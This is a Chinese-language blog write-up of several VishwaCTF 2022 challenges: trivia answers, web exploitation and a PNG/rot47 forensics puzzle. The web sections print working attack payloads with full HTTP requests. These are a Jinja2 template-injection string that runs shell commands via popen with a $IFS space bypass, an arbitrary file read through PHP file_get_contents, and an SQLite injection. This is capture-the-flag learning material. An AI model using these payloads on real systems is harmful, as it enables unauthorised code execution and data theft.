VishwaCTF 2022 部分writeup

原创

shu天 已于 2022-03-22 09:32:36 修改 4552 收藏 2


分类专栏： ctf 文章标签： web ctf Forensic

于 2022-03-22 09:27:47 首次发布

不允许转载

本文链接：https://blog.csdn.net/weixin_46081055/article/details/123637642

版权




ctf 专栏收录该内容

81 篇文章 4 订阅

订阅专栏

VishwaCTF 2022 部分writeup



> 本文来自csdn的□□***shu天***□□，平时会记录**ctf、取证和渗透**相关的文章，欢迎大家来我的主页：shu天_CSDN博客-ctf,取证,web领域博主
> 看看ヾ(@ ˇωˇ @)ノ！！

因为我开始做的时候只有两三个小时了，摸了一些简单题

General

Trivia 1

> This is a Debian-derived Linux distribution managed and funded by Offensive Security If there are any spaces, use an “_” instead of it.

Kali Linux 由 Debian 派生的 Linux 发行版，由 Offensive Security 管理和资助。

`vishwaCTF{Kali_Linux}`

Trivia 2

> Who coined the term virus in computer?Name any one. If there are any spaces, use an “_” instead of it.

`vishwaCTF{Len_Adleman}`
1983 年 11 月 3 日，弗雷德·科恩 (Fred Cohen) 博士研制出一种在运行过程中可以复制自身的破坏性程序，伦·艾德勒曼 (Len Adleman) 将它命名为计算机病毒(computer viruses)，并在每周一次的计算机安全讨论会上正式提出。

Trivia 3

> The first virus to infect Windows 95 files is If there are any spaces, use an “_” instead of it.

Windows 95下的第一个病毒程序Boza，出自澳大利亚一个叫VLAD的组织。


`vishwaCTF{Boza}`

Web

Hey Buddy!

> Hey Buddy, Give me your name I will display your name on my website. Yes exactly, there is nothing in this website.

```
{{8*9}} →72
```




啥过滤没有

payload:

```
{{''.__class__.__mro__[1].__subclasses__()[133].__init__.__globals__['popen']("nl$IFS*").read()}}
```

这里的执行命令时候，空格怎么都不行，所以用`$IFS`替代，但是flag.txt又读不出来，干脆读了所有文件





```
GET /submit?name={{''.__class__.__mro__[1].__subclasses__()[133].__init__.__globals__['popen']("nl$IFS*").read()}} HTTP/1.1
Host: h3y-buddy.vishwactf.com
Cookie: 7fc9da1ee1fa3ca31485752d559cb222=59aa3426ed05d27396da4448c0104f3d
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h3y-buddy.vishwactf.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
@app.route(&#39;/view&#39;)
def view():
  source=&#34;&#34;
  with open(&#39;source.txt&#39;, &#34;r&#34;) as file:
    for line in file.readlines():
        source+=line
  return render_template_string(source)

if __name__ == &#39;__main__&#39;:
        app.run(host=&#39;0.0.0.0&#39;, port=8000, debug=False)

Flag is VishwaCTF{S3rv3r_1s_4fraiD_of_inj3c7ion}
Flask
&lt;plaintext&gt;
@app.route(&#39;/submit&#39;, methods=[&#39;GET&#39;])
def submit():
  name = request.args.get(&#39;name&#39;, &#39;unknown&#39;)
  name = name.split()
  name = name[0]
  template = &#39;&#39;&#39;
        &lt;!DOCTYPE html&gt;
        &lt;html&gt;
          &lt;head&gt;
            &lt;link rel=&#34;icon&#34;
href=&#34;https://www.shareicon.net/data/2016/05/24/770117_people_512x512.png&#
```

Stock Bot

> We have our online shop of computer related accessories. So for easy customer interaction we have made a stock bot which will give you how many units of enlisted products are available.





抓包看看，发现机器人会报错

```
GET /Products/check.php?product=gpu HTTP/1.1
Host: st0ck-b0t.vishwactf.com
Cookie: b96b3a2fd55855f68331485b8bc96038=
14da8a7ba060127ba78f1a6989c53132
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://st0ck-b0t.vishwactf.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
1 HTTP/1.1 200 OK
2 date: Mon, 21 Mar 2022 08:18:53 GMT
3 server: Apache/2.4.37 (Red Hat Enterprise Linux)
  OpenSSL/1.1.1k
4 content-length: 186
5 content-type: application/json
6 connection: close
7
8 <br />
9 <b>Warning</b>:  file_get_contents(gpu): failed to open
  stream: No such file or directory in <b>/opt/app-root/
  src/Products/check.php</b> on line <b>10</b><br />
10 {"Quantity":false}
```

他是用file_get_contents()读取的，可以把他的源码取下来

```
GET /Products/check.php?product=check.php
```

```php
<?php
if(isset($_GET['product'])){
        $product = $_GET['product'];
        header('Content-type: application\/json');
        if(strpos($product,'Flag')){
                $data = array('Flag' => file_get_contents($product));
        }
        else{
                $data = array('Quantity' => file_get_contents($product));
        }
        echo json_encode($data);
}
?>
```

所以传flag可以直接读到

```
GET /Products/check.php?product=Flag HTTP/1.1
Host: st0ck-b0t.vishwactf.com
Cookie: b96b3a2fd55855f68331485b8bc96038=
14da8a7ba060127ba78f1a6989c53132
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://st0ck-b0t.vishwactf.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
date: Mon, 21 Mar 2022 08:22:06 GMT
server: Apache/2.4.37 (Red Hat Enterprise Linux) OpenSSL/1.1.1k
content-length: 46
content-type: application/json
connection: close

{"Quantity":"VishwaCTF{b0T_kn0w5_7h3_s3cr3t}"}
```

CSDN @shu天

My Useless Website

> Description - I made this website having simple authentication used in it. But unfortunately I forgot the credentials. Can you help me to find the correct one ??

看报错是SQLite数据库注入
鬼鬼注入一下就出来了

```
GET /?user=admin';&pass=123 HTTP/1.1
Host: my-us3l355-w3b51t3.vishwactf.com
Cookie: 653dd7bda4f4616b14aa5cf76cdf9a87=
1e65d25504b285131121eb1d5dc684e1
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://my-us3l355-w3b51t3.vishwactf.com/?user=admin&pass=1234
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


Search...  0 matches
```

```
class="fa fa-lock"></i></span></button>
      <span class="entypo-user inputUserIcon">
        <i class="fa fa-user"></i>
      </span>
      <input type="text" name="user" class="user" placeholder="
username" onkeypress="return AvoidSpace(event);" />
      <span class="entypo-key inputPassIcon">
        <i class="fa fa-key"></i>
      </span>
      <input type="password" name="pass" class="pass"
placeholder="password" onkeypress="return AvoidSpace(event);"
/>
    </form>
  </div>
</body>
<script>
   function AvoidSpace(event) { var k = event ? event.which :
window.event.keyCode; if (k == 32) return false; }
</script>
</html>

<script>Swal.fire(
          'You go the flag!',
          'Flag is VishwaCTF{I_KnOw_YOu_knOW_t1hs_4lr3ady}',
          'success'
        )</script>

Search...  0 matches
```

CSDN @shu天

Forensic

Keep the flag high

> The great Pirate Narao Gosco has your flag but pirates are hard to fight. Can you rotate the ch4n7es in your favor?

首先是bmp修复

```
89 50 4E 47 0D 0A 1A 0A
```


sail_the_ship.bmp

89 50 4E 47 0D 0A 1A 0A	00 00 00 0D 49 48 44 52	00 00 01 C2 00 00 01 C2	01 00 00 00 00 54 63 F4	.PNG....IHDR.....Tc.
E8 00 00 03 87 49 44 41	54 78 9C ED 9C 4D 6A E4	30 10 85 5F 8D 0D 59 CA	90 03 F4 51 E4 1B E4 48	.....IDATx...Mj.0.._..Y....Q..H
61 6E 66 1D 25 07 18 90	97 0D 32 6F 16 2A F9 2F	3D 9B 90 D0 9D CC AB 85	69 FF 7C D8 0D 8F 52 FD	anf.%....2o.*./=.....i.|...R.
48 32 E2 63 96 7E 7D 10	04 44 8A 14 29 52 A4 48	91 22 1F 8F 34 B7 1E ED	B4 87 D9 B0 18 30 9B 99	H2.c.~}..D..)R.H."..4.....0..
0D 80 8D 73 7B 6A BC F3	D7 8A 7C 48 32 92 24 33	00 CC 66 64 5E 8C CC 1D	01 74 E4 34 9B D5 5F 24	...s{j....|H2.$3..fd^....t.4.._$
79 24 EF F1 B5 22 1F 92	9C DD BF D8 18 0A 90 06	C0 C6 B9 07 D2 B0 18 62	06 38 C1 1D D4 A7 BD 53	y$..."..............b.8.....S
E4 CF 20 FB F3 85 64 1D	2D 72 E9 91 2E 05 88 F9	B9 18 D0 95 4F 7C A7 C8	1F 4E C6 BC 18 7F 5B 0F	.. ...d.-r.....O|...N...[.
4E B3 99 D9 E5 6A 40 28	B0 F1 EB DE 29 F2 5B 93	CD 0F 05 02 98 01 A4 0B	81 C8 A5 B7 48 C0 80 8E	N...j@(....).[.....H..
48 2F 4B 7D 6E 5F 90 FC	5E FF 53 E4 97 93 C9 3C	FD 42 7C EB 61 E3 FC 44	60 EE FD F4 F5 ED 89 00	H/K}n_..^.S....<.B|.a..D`.....

CSDN @shu天

得到一张二维码

扫描得到pirate.jpeg




Forensics

文件

CSDN @shu天

这张图片 `FF D9` 结尾后有一段冗余数据，分离出来是ascii码



CSDN @shu天

```
trYAB_9
NDF_:5bE0D:0d4:D?bC_7Lu%r2H9D:'
IEND
```

rot47解密后倒转即是flag(题目描述中的 rotate 也是提示我们是rot系列解密)

本文来自csdn的□□***shu天***□□，平时会记录**ctf、取证和渗透**相关的文章，欢迎大家来我的主页：shu天_CSDN博客-ctf,取证,web领域博主
看看ヾ(@ ˇωˇ @)ノ！！